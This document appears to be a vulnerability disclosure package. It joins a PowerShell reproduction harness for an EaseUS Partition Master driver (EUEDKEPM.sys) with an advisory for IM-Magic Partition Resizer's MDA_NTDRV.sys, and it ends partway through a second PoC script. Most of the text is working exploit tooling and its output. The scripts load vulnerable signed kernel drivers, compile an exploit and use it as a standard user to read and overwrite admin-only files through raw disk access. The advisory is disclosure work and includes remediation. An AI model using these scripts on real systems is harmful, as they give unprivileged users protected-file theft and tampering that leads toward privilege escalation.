    Remove-Item -LiteralPath $InstallDir -Recurse -Force -ErrorAction SilentlyContinue
    New-Item -ItemType Directory -Force -Path $InstallDir | Out-Null
    $installLog = Join-Path $EvidenceDir 'installer.log'
    $p = Start-Process -FilePath $Installer -ArgumentList
@('/VERYSILENT','/SUPPRESSMSGBOXES','/NORESTART','/SP-',"/DIR=$InstallDir","/LOG=$installLog") -
WindowStyle Hidden -PassThru
    if (-not $p.WaitForExit(240000)) {
        Stop-Process -Id $p.Id -Force -ErrorAction SilentlyContinue
        throw 'EaseUS Partition Master installer timed out.'
    }
    "installer exit=$($p.ExitCode)" | Set-Content -LiteralPath (Join-Path $EvidenceDir 'installer_status.txt') -
Encoding ascii
    return $p.ExitCode
}

function Find-Driver([string]$InstallDir, [string]$DriverName) {
    $roots = @(
        (Join-Path $env:WINDIR 'System32\drivers'),
        (Join-Path $env:WINDIR 'System32'),
        $InstallDir,
        (Join-Path $env:WINDIR 'SysWOW64')
    ) | Where-Object { Test-Path $_ }

    foreach ($root in $roots) {
        $driver = Get-ChildItem -Path $root -Recurse -ErrorAction SilentlyContinue -Filter $DriverName | Select-
Object -First 1
        if ($driver) { return $driver }
    }
    return $null
}

function Convert-DriverPath([string]$PathName) {
    if ([string]::IsNullOrWhiteSpace($PathName)) { return $null }
    $path = $PathName.Trim().Trim('"')
    if ($path.StartsWith('\??\', [StringComparison]::OrdinalIgnoreCase)) { $path = $path.Substring(4) }
```

```
    if ($path.StartsWith('\SystemRoot\', [StringComparison]::OrdinalIgnoreCase)) { $path = Join-Path $env:WINDIR $path.Substring(12) }
    if ($path.StartsWith('System32\', [StringComparison]::OrdinalIgnoreCase)) { $path = Join-Path $env:WINDIR $path }
    return $path
}

function Get-ActiveDriverFile([string]$ServiceName) {
    $driver = Get-CimInstance Win32_SystemDriver -ErrorAction SilentlyContinue | Where-Object { $_.Name -ieq $ServiceName -and $_.Started } | Select-Object -First 1
    if (-not $driver) { return $null }
    $path = Convert-DriverPath $driver.PathName
    if ($path -and (Test-Path $path)) { return Get-Item $path }
    return $null
}

function Ensure-DriverLoaded([string]$DriverPath, [string]$EvidenceDir) {
    $log = Join-Path $EvidenceDir 'driver_service_load.txt'
    "Driver path: $DriverPath" | Set-Content -LiteralPath $log -Encoding ascii
    $active = Get-ActiveDriverFile -ServiceName 'EUEDKEPM'
    if ($active) {
        "Existing product driver service is already running: $($active.FullName)" | Add-Content -LiteralPath $log -Encoding ascii
        return [pscustomobject]@{
            DriverPath = $active.FullName
            LoadMethod = 'Official EaseUS installer loaded the EUEDKEPM product kernel service.'
        }
    }
    (& sc.exe stop EUEDKEPMRepro 2>&1) | Out-File -LiteralPath $log -Append -Encoding ascii
    (& sc.exe delete EUEDKEPMRepro 2>&1) | Out-File -LiteralPath $log -Append -Encoding ascii
    (& sc.exe create EUEDKEPMRepro type= kernel start= demand binPath= $DriverPath 2>&1) | Out-File -LiteralPath $log -Append -Encoding ascii
    (& reg.exe add HKLM\SYSTEM\CurrentControlSet\Services\EUEDKEPMRepro /v DeviceName /t REG_SZ /d EUEDKEPM /f 2>&1) | Out-File -LiteralPath $log -Append -Encoding ascii
    (& sc.exe start EUEDKEPMRepro 2>&1) | Out-File -LiteralPath $log -Append -Encoding ascii
    (& sc.exe query EUEDKEPMRepro 2>&1) | Out-File -LiteralPath $log -Append -Encoding ascii
    (& sc.exe qc EUEDKEPMRepro 2>&1) | Out-File -LiteralPath (Join-Path $EvidenceDir 'driver_service_config.txt') -Encoding ascii
    $active = Get-ActiveDriverFile -ServiceName 'EUEDKEPMRepro'
    if ($active) {
```

```
        return [pscustomobject]@{
            DriverPath = $active.FullName
            LoadMethod = 'Installed EUEDKEPM.sys was loaded with the temporary EUEDKEPMRepro kernel service.'
        }
    }
    return [pscustomobject]@{
        DriverPath = $DriverPath
        LoadMethod = 'Temporary EUEDKEPMRepro kernel service load was attempted; see
driver_service_load.txt.'
    }
}

function Create-Vhd([string]$WorkRoot, [string]$EvidenceDir) {
    $vhd = Join-Path $WorkRoot 'controlled_disk.vhd'
    $script = Join-Path $WorkRoot 'create_vhd.diskpart'
    @"
create vdisk file="$vhd" maximum=96 type=fixed
select vdisk file="$vhd"
attach vdisk
create partition primary
"@ | Set-Content -LiteralPath $script -Encoding ascii
    (& diskpart.exe /s $script) | Out-File -LiteralPath (Join-Path $EvidenceDir 'diskpart_create.txt') -Encoding ascii
    $disk = Get-DiskImage -ImagePath $vhd | Get-Disk
    $partition = Get-Partition -DiskNumber $disk.Number | Where-Object { $_.Type -ne 'Reserved' } | Select-
Object -First 1
    $partition | Format-List | Out-File -LiteralPath (Join-Path $EvidenceDir 'partition_before_format.txt') -Encoding
ascii
    $partition | Set-Partition -NewDriveLetter R
    Format-Volume -DriveLetter R -FileSystem NTFS -NewFileSystemLabel EASEUSREPRO -Confirm:$false -Force |
Format-List | Out-File -LiteralPath (Join-Path $EvidenceDir 'format_volume.txt') -Encoding ascii
    return $disk.Number
}

function New-ProtectedFlag([uint32]$DiskNumber, [string]$WorkRoot, [string]$EvidenceDir) {
    New-Item -ItemType Directory -Force -Path 'R:\protected' | Out-Null
    $marker = 'EASEUS-EUEDKEPM-PROTECTED-FLAG-' + [guid]::NewGuid().ToString()
    $bytes = New-Object byte[] 20480
    $markerBytes = [Text.Encoding]::ASCII.GetBytes($marker)
    [Array]::Copy($markerBytes, 0, $bytes, 0, $markerBytes.Length)
    for ($i = $markerBytes.Length; $i -lt $bytes.Length; $i++) { $bytes[$i] = 0x41 }
```

```
    $flag = 'R:\protected\admin_only_flag.bin'
    $fs = [IO.FileStream]::new($flag, [IO.FileMode]::Create, [IO.FileAccess]::ReadWrite, [IO.FileShare]::Read, 4096, [IO.FileOptions]::WriteThrough)
    try {
        $fs.Write($bytes, 0, $bytes.Length)
        $fs.Flush($true)
    } finally {
        $fs.Dispose()
    }
    (& icacls.exe $flag /inheritance:r /grant:r 'Administrators:F' 'SYSTEM:F') | Out-File -LiteralPath (Join-Path $EvidenceDir 'flag_acl_set.txt') -Encoding ascii
    (& icacls.exe $flag) | Out-File -LiteralPath (Join-Path $EvidenceDir 'flag_acl.txt') -Encoding ascii
    $ntfs = (fsutil fsinfo ntfsinfo R:) 2>&1
    $extents = (fsutil file queryextents $flag) 2>&1
    $ntfs | Out-File -LiteralPath (Join-Path $EvidenceDir 'ntfs_info.txt') -Encoding ascii
    $extents | Out-File -LiteralPath (Join-Path $EvidenceDir 'file_extents.txt') -Encoding ascii
    [uint64]$bytesPerCluster = 0
    foreach ($line in $ntfs) { if ($line -match 'Bytes Per Cluster\s*:\s*(\d+)') { $bytesPerCluster = [uint64]$Matches[1] } }
    $lcn = $null; $clusters = $null
    foreach ($line in $extents) {
        if ($line -match 'VCN:\s*0x[0-9a-fA-F]+\s+Clusters:\s*0x([0-9a-fA-F]+)\s+LCN:\s*0x([0-9a-fA-F]+)') {
            $clusters = [Convert]::ToUInt64($Matches[1], 16)
            $lcn = [Convert]::ToUInt64($Matches[2], 16)
            break
        }
    }
    if ($bytesPerCluster -eq 0 -or $null -eq $lcn) { throw 'Could not parse NTFS data run.' }
    $partition = Get-Partition -DriveLetter R
    [uint64]$diskOffset = [uint64]$partition.Offset + ($lcn * $bytesPerCluster)
    [uint64]$runLength = $clusters * $bytesPerCluster
    $meta = [pscustomobject]@{
        marker = $marker
        vhd_path = (Join-Path $WorkRoot 'controlled_disk.vhd')
        disk_number = $DiskNumber
        drive_letter = 'R'
        partition_offset = [uint64]$partition.Offset
        bytes_per_cluster = $bytesPerCluster
        first_lcn = $lcn
        first_run_clusters = $clusters
```

```
        disk_offset = $diskOffset
        run_length = $runLength
        protected_file = $flag
    }
    $meta | ConvertTo-Json | Set-Content -LiteralPath (Join-Path $EvidenceDir 'test_object_metadata.json') -
Encoding ascii
    return $meta
}

function Cleanup-Repro([string]$WorkRoot, [string]$InstallDir, [string]$EvidenceDir) {
    $cleanup = Join-Path $EvidenceDir 'cleanup_log.txt'
    "Cleanup started: $(Get-Date -Format o)" | Set-Content -LiteralPath $cleanup -Encoding ascii
    try {
        $vhd = Join-Path $WorkRoot 'controlled_disk.vhd'
        if (Test-Path $vhd) { Dismount-DiskImage -ImagePath $vhd -ErrorAction SilentlyContinue | Out-File -
LiteralPath $cleanup -Append -Encoding ascii }
        (& sc.exe stop EUEDKEPMRepro 2>&1) | Out-File -LiteralPath $cleanup -Append -Encoding ascii
        (& sc.exe delete EUEDKEPMRepro 2>&1) | Out-File -LiteralPath $cleanup -Append -Encoding ascii
        Stop-ProductProcesses -InstallDir $InstallDir -EvidenceDir $EvidenceDir -LogName
'process_cleanup_before_uninstall.txt'
        $uninstallerPath = $null
        $uninstaller = Get-ChildItem -Path $InstallDir -Recurse -ErrorAction SilentlyContinue -Filter 'unins*.exe' |
Select-Object -First 1
        if ($uninstaller) { $uninstallerPath = $uninstaller.FullName }
        if (-not $uninstallerPath) {
            $keys =
'HKLM:\Software\Microsoft\Windows\CurrentVersion\Uninstall\*','HKLM:\Software\WOW6432Node\Microsoft\Windo
ws\CurrentVersion\Uninstall\*'
            $entry = Get-ItemProperty $keys -ErrorAction SilentlyContinue | Where-Object { $_.DisplayName -match
'EaseUS Partition Master' -and $_.InstallLocation -like "$InstallDir*" } | Select-Object -First 1
            if ($entry -and $entry.UninstallString -match '"([^"]+)"') { $uninstallerPath = $Matches[1] }
        }
        if ($uninstallerPath -and (Test-Path $uninstallerPath)) {
            $p = Start-Process -FilePath $uninstallerPath -ArgumentList
@('/VERYSILENT','/SUPPRESSMSGBOXES','/NORESTART') -WindowStyle Hidden -PassThru
            if ($p.WaitForExit(180000)) {
                "uninstaller exit=$($p.ExitCode)" | Add-Content -LiteralPath $cleanup -Encoding ascii
            } else {
                Stop-Process -Id $p.Id -Force -ErrorAction SilentlyContinue
                'uninstaller timed out' | Add-Content -LiteralPath $cleanup -Encoding ascii
```

```
            }
        } else {
            'uninstaller not found; product process cleanup and test directory removal attempted only' | Add-Content
-LiteralPath $cleanup -Encoding ascii
        }
        Remove-OrphanProductRegistry -InstallDir $InstallDir -EvidenceDir $EvidenceDir -LogName
'registry_cleanup_after_uninstall.txt'
        Remove-Item -LiteralPath $WorkRoot, $InstallDir -Recurse -Force -ErrorAction SilentlyContinue
    } finally {
        "WorkRoot exists after cleanup: $(Test-Path $WorkRoot)" | Add-Content -LiteralPath $cleanup -Encoding
ascii
        "InstallDir exists after cleanup: $(Test-Path $InstallDir)" | Add-Content -LiteralPath $cleanup -Encoding ascii
        "EUEDKEPMRepro service query after cleanup:" | Add-Content -LiteralPath $cleanup -Encoding ascii
        (& sc.exe query EUEDKEPMRepro 2>&1) | Out-File -LiteralPath $cleanup -Append -Encoding ascii
    }
}

Assert-Admin
$credential = Get-LowCredential
$packageDir = $PSScriptRoot
if ([string]::IsNullOrWhiteSpace($RepoRoot)) { $RepoRoot = (Resolve-Path (Join-Path $packageDir '..\..\..')).Path
}

$workRoot = 'C:\ProgramData\VendorRepro\easeus_euedkepm'
$evidenceTemp = 'C:\ProgramData\VendorRepro\easeus_euedkepm_evidence'
$installDir = 'C:\ProgramData\VendorRepro\easeus_partition_master'
$finalEvidence = Join-Path $packageDir 'evidence'
$installer = Join-Path $RepoRoot 'dev\downloads\easeus_epm\epm.exe'
$exploitSource = Join-Path $RepoRoot 'dev\poc\easeus_raw_forwarder_flag_rw_exploit.cs'
$exploitExe = Join-Path $RepoRoot 'dev\poc\bin\easeus_raw_forwarder_flag_rw_exploit.exe'

Remove-Item -LiteralPath $evidenceTemp -Recurse -Force -ErrorAction SilentlyContinue
New-Item -ItemType Directory -Force -Path $workRoot, $evidenceTemp | Out-Null
(& icacls.exe $workRoot /grant '*S-1-5-32-545:(OI)(CI)M') | Out-File -LiteralPath (Join-Path $evidenceTemp
'runtime_acl_setup.txt') -Encoding ascii
(& icacls.exe $evidenceTemp /grant '*S-1-5-32-545:(OI)(CI)M') | Out-File -LiteralPath (Join-Path $evidenceTemp
'evidence_acl_setup.txt') -Encoding ascii

try {
    Download-Installer $installer
```

```
    Compile-Exploit $exploitSource $exploitExe
    $installExit = Install-Product -Installer $installer -InstallDir $installDir -EvidenceDir $evidenceTemp
    if ($installExit -ne 0) {
        "Installer returned exit code $installExit; continuing only if the expected installed driver is already present."
| Set-Content -LiteralPath (Join-Path $evidenceTemp 'installer_nonzero_continue.txt') -Encoding ascii
    }
    $driver = Find-Driver -InstallDir $installDir -DriverName 'EUEDKEPM.sys'
    if (-not $driver) { throw 'EUEDKEPM.sys was not found after installation.' }
    $loadInfo = Ensure-DriverLoaded -DriverPath $driver.FullName -EvidenceDir $evidenceTemp
    $driver = Get-Item -LiteralPath $loadInfo.DriverPath

    $diskNumber = Create-Vhd -WorkRoot $workRoot -EvidenceDir $evidenceTemp
    $meta = New-ProtectedFlag -DiskNumber ([uint32]$diskNumber) -WorkRoot $workRoot -EvidenceDir
$evidenceTemp
    $status = Join-Path $evidenceTemp 'low_run_status.txt'
    'EaseUS EUEDKEPM low-user EXP run status' | Set-Content -LiteralPath $status -Encoding ascii
    $readOut = Join-Path $evidenceTemp 'exploit_read_clusters.bin'
    $null = Run-Low -Name 'low_exp_read' -FilePath $exploitExe -Credential $credential -StatusPath $status `
        -Stdout (Join-Path $evidenceTemp 'low_exp_read_stdout.txt') `
        -Stderr (Join-Path $evidenceTemp 'low_exp_read_stderr.txt') `
        -ArgumentList @('--device','EUEDKEPM','--mode','read','--disk',[string]$meta.disk_number,'--
offset',[string]$meta.disk_offset,'--length',[string]$meta.run_length,'--flag-path',$meta.protected_file,'--expect-
marker',$meta.marker,'--out',$readOut)

    $installerSig = Get-AuthenticodeSignature $installer
    $driverSig = Get-AuthenticodeSignature $driver.FullName
    [pscustomobject]@{
        product = 'EaseUS Partition Master'
        product_version = (Get-Item $installer).VersionInfo.ProductVersion
        download_url = 'http://download.easeus.com/free/epm.exe'
        file_name = 'epm.exe'
        installer_sha256 = (Get-FileHash $installer -Algorithm SHA256).Hash
        installer_signature_status = $installerSig.Status.ToString()
        installer_signer_subject = $installerSig.SignerCertificate.Subject
        driver_name = 'EUEDKEPM.sys'
        driver_path = $driver.FullName
        driver_sha256 = (Get-FileHash $driver.FullName -Algorithm SHA256).Hash
        driver_signature_status = $driverSig.Status.ToString()
        driver_signer_subject = $driverSig.SignerCertificate.Subject
        driver_load_method = $loadInfo.LoadMethod
```

```
        low_exploit = 'easeus_raw_forwarder_flag_rw_exploit.exe'
        low_exploit_sha256 = (Get-FileHash $exploitExe -Algorithm SHA256).Hash
        device_path = '\\.\EUEDKEPM\<disk>'
    } | ConvertTo-Json -Depth 4 | Set-Content -LiteralPath (Join-Path $evidenceTemp
'product_driver_metadata.json') -Encoding ascii

    if ($AttemptWrite) {
        try {
            $writeMarker = 'EASEUS-EUEDKEPM-WRITE-FLAG-' + [guid]::NewGuid().ToString()
            [pscustomobject]@{ write_marker = $writeMarker; disk_number = $meta.disk_number; disk_offset =
$meta.disk_offset; run_length = $meta.run_length } | ConvertTo-Json | Set-Content -LiteralPath (Join-Path
$evidenceTemp 'write_marker_metadata.json') -Encoding ascii
            (& mountvol.exe R: /p) | Out-File -LiteralPath (Join-Path $evidenceTemp
'volume_dismount_before_write.txt') -Encoding ascii
            Start-Sleep -Seconds 2
            $writeExit = Run-Low -Name 'low_exp_write' -FilePath $exploitExe -Credential $credential -StatusPath
$status -AllowFailure `
                -Stdout (Join-Path $evidenceTemp 'low_exp_write_stdout.txt') `
                -Stderr (Join-Path $evidenceTemp 'low_exp_write_stderr.txt') `
                -ArgumentList @('--device','EUEDKEPM','--mode','write','--disk',[string]$meta.disk_number,'--
offset',[string]$meta.disk_offset,'--length',[string]$meta.run_length,'--write-marker',$writeMarker)

            Get-Partition -DiskNumber ([int]$meta.disk_number) | Where-Object { $_.Type -ne 'Reserved' } | Select-
Object -First 1 | Set-Partition -NewDriveLetter R
            Start-Sleep -Seconds 2
            if ($writeExit -eq 0) {
                $afterBytes = [IO.File]::ReadAllBytes($meta.protected_file)
                $afterPrefix = [Text.Encoding]::ASCII.GetString($afterBytes, 0, [Math]::Min(256, $afterBytes.Length))
                $found = $afterPrefix.Contains($writeMarker)
                [pscustomobject]@{ expected_write_marker = $writeMarker; marker_found = $found; prefix =
$afterPrefix } | ConvertTo-Json | Set-Content -LiteralPath (Join-Path $evidenceTemp
'admin_verify_after_write.json') -Encoding ascii
                if ($found) {
                    'Write phase succeeded and was verified by admin readback from the protected test file.' | Set-
Content -LiteralPath (Join-Path $evidenceTemp 'write_phase_status.txt') -Encoding ascii
                } else {
                    'Write phase returned success but admin verification did not find the write marker; read impact
remains verified.' | Set-Content -LiteralPath (Join-Path $evidenceTemp 'write_phase_status.txt') -Encoding ascii
                }
            } else {
```

```
            "Write phase low-user process exited $writeExit; read impact remains verified." | Set-Content -LiteralPath (Join-Path $evidenceTemp 'write_phase_status.txt') -Encoding ascii
          }
        } catch {
          "Write phase failed non-fatally: $($_.Exception.Message). Read impact remains verified." | Set-Content -LiteralPath (Join-Path $evidenceTemp 'write_phase_status.txt') -Encoding ascii
        }
    } else {
        'Write phase skipped by default; read-only protected-file disclosure proof completed.' | Set-Content -LiteralPath (Join-Path $evidenceTemp 'write_phase_skipped.txt') -Encoding ascii
    }

    if (-not $SkipCleanup) { Cleanup-Repro $workRoot $installDir $evidenceTemp }
    Remove-Item -LiteralPath $finalEvidence -Recurse -Force -ErrorAction SilentlyContinue
    New-Item -ItemType Directory -Force -Path $finalEvidence | Out-Null
    Copy-Item -Path (Join-Path $evidenceTemp '*') -Destination $finalEvidence -Force
    Write-Host "Reproduction complete. Evidence copied to $finalEvidence"
} catch {
    "BLOCKED_OR_FAILED: $($_.Exception.Message)" | Set-Content -LiteralPath (Join-Path $evidenceTemp 'blocked_or_failed.txt') -Encoding ascii
    if (-not $SkipCleanup) { Cleanup-Repro $workRoot $installDir $evidenceTemp }
    Remove-Item -LiteralPath $finalEvidence -Recurse -Force -ErrorAction SilentlyContinue
    New-Item -ItemType Directory -Force -Path $finalEvidence | Out-Null
    Copy-Item -Path (Join-Path $evidenceTemp '*') -Destination $finalEvidence -Force -ErrorAction SilentlyContinue
    throw
}
```

IM-Magic Partition Resizer 7.9.0 Kernel Driver MDA_NTDRV.sys Local Privilege Escalation

Summary

IM-Magic Partition Resizer Free Portable includes `MDA_NTDRV.sys`, a raw disk forwarding driver that exposes `\\.\MDA_NTDRV\<disk>`. A standard local user can open this device and perform raw reads and writes against a caller-selected physical disk number.

In the validation below, the standard user could not directly read or write an administrator-only flag file and could not directly open the underlying raw disk. The same user then read the flag's NTFS data clusters through `\\.\MDA_NTDRV\1`, and also overwrote those clusters through the driver. Administrator readback confirmed that the protected flag file content changed to the attacker's marker.

An unprivileged user can exploit arbitrary read/write primitives over protected file resources to achieve local privilege escalation.

Affected Product and Version

- Product: IM-Magic Partition Resizer Free Portable
- Product version documented by vendor package: `7.9.0`
- Driver: `MDA_NTDRV.sys`
- Driver package location: `drivers\win7\amd64\MDA_NTDRV.sys` inside the x64 `core.dll` archive
- Driver SHA-256: `6DED9FFF47488D7B335DD3C9BBBD838C60FF1AFE28CCB8BB329D021592FFE9F3`
- Driver signature: `Valid`, signer `Chongqing NIUBI Technology Co., Ltd.`

Download URL and SHA-256

- Download URL: `https://download.resize-c.com/resizer-free-portable.zip`
- File name: `resizer-free-portable.zip`
- Portable ZIP SHA-256: `B91F22DD8073EA92A889FEA236D3A11B006D217F7CE68B528D65B90751A3AF40`
- x64 `core.dll` SHA-256: `2666C159911CFCB959F983FF6B60D1C59B3BE3EDFFA813FB19F50633746569D0`

Vulnerability Type

Local raw disk read/write access-control bypass resulting in protected file disclosure and protected file tampering.

Impact

A standard local user can bypass Windows file ACLs by reading and writing protected file data at the raw disk layer through the vendor driver. In the proof, the protected file granted access only to `SYSTEM` and `Administrators`, but the standard user recovered its marker and then replaced its on-disk content through `MDA_NTDRV.sys`.

This primitive is LPE-grade in realistic attack chains because raw disk writes can tamper with privileged on-disk state, service binaries, registry hives, or other protected files when combined with filesystem-aware offset calculation and cache-safe write handling. This report demonstrates the impact only on a temporary VHD and a self-created protected flag file.

Test Environment

- Host: `EXPDEV`
- OS: Microsoft Windows 11 Pro, version `10.0.26200`, 64-bit
- PowerShell: `5.1.26100.8115`
- Administrator context used for setup and cleanup
- Standard test user context used for exploitation: `expdev\low`
- Standard test user integrity level: Medium
- Test disk: temporary fixed VHD, 96 MB
- Protected test object: `R:\protected\admin_only_flag.bin`

Driver Load / Setup Steps

The validation used the official portable ZIP and a controlled temporary VHD:

```
powershell.exe -NoProfile -ExecutionPolicy Bypass -File .\repro_one_click.ps1 -UseEnvPassword -AttemptWrite
```

The script performs the following setup:

1. Downloads `resizer-free-portable.zip` from the official IM-Magic URL if it is not already present.
2. Extracts the portable ZIP with 7-Zip.
3. Extracts the x64 `core.dll` file as a ZIP archive.
4. Loads `drivers\win7\amd64\MDA_NTDRV.sys` with a temporary `MDANTDRVRepro` kernel service.
5. Creates a temporary 96 MB VHD, assigns it as disk `1`, formats it as NTFS, and creates an administrator-only flag file.
6. Resolves the flag file's first NTFS data run to disk offset `5865472`, length `20480`.
7. Runs a single low-privilege exploit executable that prints baseline failures and the driver read result.
8. Dismounts the volume and runs the same low-privilege executable in write mode against the temporary VHD only.
9. Remounts the VHD and verifies as Administrator that the protected flag file now contains the low-user write marker.
10. Dismounts the VHD, stops and deletes the temporary driver service, and removes temporary test directories.

Reproduction Steps

Run from an elevated PowerShell prompt:

```
$env:VENDOR_REPRO_LOW_PASSWORD = '<standard-user-password>'
powershell.exe -NoProfile -ExecutionPolicy Bypass -File .\repro_one_click.ps1 -UseEnvPassword -AttemptWrite
Remove-Item Env:\VENDOR_REPRO_LOW_PASSWORD
```

Alternatively omit `-UseEnvPassword` and the script will prompt for the standard user's credential:

```
powershell.exe -NoProfile -ExecutionPolicy Bypass -File .\repro_one_click.ps1 -AttemptWrite
```

What The Script Does

1. Downloads the official portable package from `https://download.resize-c.com/resizer-free-portable.zip` if needed.
2. Compiles the low-privilege C# exploit.
3. Extracts the portable ZIP with the repo's 7-Zip helper.
4. Extracts the x64 `core.dll` as a ZIP archive.
5. Loads `drivers\win7\amd64\MDA_NTDRV.sys` with a temporary `MDANTDRVRepro` kernel service.
6. Creates and formats a temporary 96 MB VHD.
7. Creates `R:\protected\admin_only_flag.bin` with a unique marker and an ACL granting access only to `SYSTEM` and `Administrators`.
8. Resolves the flag's first NTFS data run and computes its absolute disk offset.
9. Runs the exploit as the standard user. The exploit performs baseline checks and then reads the flag data through `\\.\MDA_NTDRV\<disk>`.

10. Dismounts the volume and runs the exploit as the standard user in write mode against the same raw disk offset.
11. Remounts the VHD and verifies as Administrator that the protected file now contains the write marker.
12. Dismounts the temporary VHD, stops and deletes the temporary driver service, removes test directories, and keeps the evidence directory.

Expected Successful Output

Read phase:

```
[IDENTITY] user=expdev\low
[IDENTITY] is_administrator=False
[IDENTITY] integrity=Medium
[BASELINE] protected_read=DENIED path=R:\protected\admin_only_flag.bin error=Access to the path
'R:\protected\admin_only_flag.bin' is denied.
[BASELINE] protected_write=DENIED path=R:\protected\admin_only_flag.bin error=Access to the path
'R:\protected\admin_only_flag.bin' is denied.
[BASELINE] raw_disk_open=DENIED path=\\.\PhysicalDrive1 error=5
[DRIVER] open=SUCCESS path=\\.\MDA_NTDRV\1
[RESULT] read_marker_found=True
```

Write phase:

```
[DRIVER] open=SUCCESS path=\\.\MDA_NTDRV\1
[EXPLOIT_WRITE] success=True device=MDA_NTDRV disk=1 offset=5865472 bytes=20480
[RESULT] write_succeeded=True
```

The admin verification file should contain `"marker_found": true`.

Baseline Evidence

The protected file ACL allowed only `SYSTEM` and `Administrators`:

```
R:\protected\admin_only_flag.bin NT AUTHORITY\SYSTEM:(F)
                                 BUILTIN\Administrators:(F)


Successfully processed 1 files; Failed processing 0 files
```

The low-privilege process identified itself as a standard, Medium Integrity user:

```
[IDENTITY] user=expdev\low
[IDENTITY] is_administrator=False
[IDENTITY] integrity=Medium
```

Direct access failed without the driver:

```
[BASELINE] protected_read=DENIED path=R:\protected\admin_only_flag.bin error=Access to the path
'R:\protected\admin_only_flag.bin' is denied.
[BASELINE] protected_write=DENIED path=R:\protected\admin_only_flag.bin error=Access to the path
'R:\protected\admin_only_flag.bin' is denied.
[BASELINE] raw_disk_open=DENIED path=\\.\PhysicalDrive1 error=5
```

Exploit Evidence

The standard-user read phase opened the IM-Magic device and recovered the protected flag marker:

```
[DRIVER] open=SUCCESS path=\\.\MDA_NTDRV\1
[EXPLOIT_READ] success=True device=MDA_NTDRV disk=1 offset=5865472 requested_bytes=20480
driver_reported_bytes=20480
out=C:\ProgramData\VendorRepro\immagic_mda_ntdrv_evidence\exploit_read_clusters.bin
[EXPLOIT_READ] prefix=IMMAGIC-MDA-PROTECTED-FLAG-a259e757-c8b7-4d3b-974a-
44cabd6fe619AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
[RESULT] read_marker_found=True
```

The standard-user write phase opened the same device and wrote a new marker to the protected file's raw disk clusters:

```
[DRIVER] open=SUCCESS path=\\.\MDA_NTDRV\1
[EXPLOIT_WRITE] success=True device=MDA_NTDRV disk=1 offset=5865472 bytes=20480
[EXPLOIT_WRITE] marker=IMMAGIC-MDA-WRITE-FLAG-3914f0f7-41d1-4e36-8a0c-a040f0852613
[RESULT] write_succeeded=True
```

Administrator readback after remount confirmed that the protected file was modified:

```
"marker_found": true
"prefix": "IMMAGIC-MDA-WRITE-FLAG-3914f0f7-41d1-4e36-8a0c-
```

```
a040f0852613BBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBB
BBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBB
BBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBB"
```

Why This Proves the Vulnerability

The test user is a non-administrator at Medium Integrity. Direct access to both the protected NTFS file and `\\.\PhysicalDrive1` failed. The successful read and write occurred only through the IM-Magic driver device `\\.\MDA_NTDRV\1`.

The read result proves protected data disclosure because the low-privilege user recovered an administrator-only flag marker. The write result proves protected data tampering because the low-privilege user wrote a new marker at the raw disk offset for that protected file, and Administrator readback confirmed the file content changed.

Therefore, `MDA_NTDRV.sys` exposes privileged raw disk read/write functionality to a standard user without enforcing the Windows access checks that would normally protect both the file and the physical disk.

Suggested Remediation

- Do not expose raw disk forwarding devices to unprivileged users.
- Create device objects with `IoCreateDeviceSecure` and a restrictive SDDL that permits only administrators or a trusted service SID.
- Use `FILE_DEVICE_SECURE_OPEN` where applicable.
- Revalidate caller identity and requested access before forwarding raw disk reads, writes, or disk IOCTLs.
- Avoid forwarding arbitrary caller-controlled disk requests to lower storage stacks. If raw disk operations are required, restrict them to a broker service that enforces authorization and target allowlists.
- Add known vulnerable hashes, including `6DED9FFF47488D7B335DD3C9BBBD838C60FF1AFE28CCB8BB329D021592FFE9F3`, to vulnerable-driver blocklists until fixed builds are available.

POC

repo_one_click.ps1

```
[CmdletBinding()]
param(
    [string]$RepoRoot,
```

```
    [string]$LowUser = 'EXPDEV\low',
    [System.Management.Automation.PSCredential]$LowCredential,
    [switch]$UseEnvPassword,
    [switch]$AttemptWrite,
    [switch]$SkipCleanup
)

$ErrorActionPreference = 'Stop'
$ProgressPreference = 'SilentlyContinue'

function Assert-Admin {
    $identity = [Security.Principal.WindowsIdentity]::GetCurrent()
    $principal = [Security.Principal.WindowsPrincipal]::new($identity)
    if (-not $principal.IsInRole([Security.Principal.WindowsBuiltInRole]::Administrator)) {
        throw 'Run from an elevated PowerShell session.'
    }
}

function Get-LowCredential {
    if ($LowCredential) { return $LowCredential }
    if ($UseEnvPassword) {
        $plain = [Environment]::GetEnvironmentVariable('VENDOR_REPRO_LOW_PASSWORD')
        if ([string]::IsNullOrWhiteSpace($plain)) { throw 'VENDOR_REPRO_LOW_PASSWORD is not set.' }
        return [System.Management.Automation.PSCredential]::new($LowUser, (ConvertTo-SecureString $plain -
AsPlainText -Force))
    }
    return Get-Credential -UserName $LowUser -Message 'Credential for the standard test user'
}

function Download-PortableZip([string]$OutPath) {
    if (Test-Path $OutPath) { return }
    New-Item -ItemType Directory -Force -Path (Split-Path $OutPath -Parent) | Out-Null
    Invoke-WebRequest -Uri 'https://download.resize-c.com/resizer-free-portable.zip' -OutFile $OutPath -
UseBasicParsing -TimeoutSec 240 -Headers @{ 'User-Agent'='Mozilla/5.0' }
}

function Compile-Exploit([string]$SourcePath, [string]$ExePath) {
    $csc = "$env:WINDIR\Microsoft.NET\Framework64\v4.0.30319\csc.exe"
    if (!(Test-Path $csc)) { throw "C# compiler not found: $csc" }
    New-Item -ItemType Directory -Force -Path (Split-Path $ExePath -Parent) | Out-Null
```

```
    & $csc /nologo /optimize+ /platform:x64 /target:exe "/out:$ExePath" $SourcePath
    if ($LASTEXITCODE -ne 0) { throw 'Exploit compilation failed.' }
}

function Run-Low {
    param(
        [string]$Name,
        [string]$FilePath,
        [string[]]$ArgumentList,
        [string]$Stdout,
        [string]$Stderr,
        [System.Management.Automation.PSCredential]$Credential,
        [string]$StatusPath,
        [switch]$AllowFailure
    )
    $p = Start-Process -FilePath $FilePath -ArgumentList $ArgumentList -Credential $Credential -LoadUserProfile -
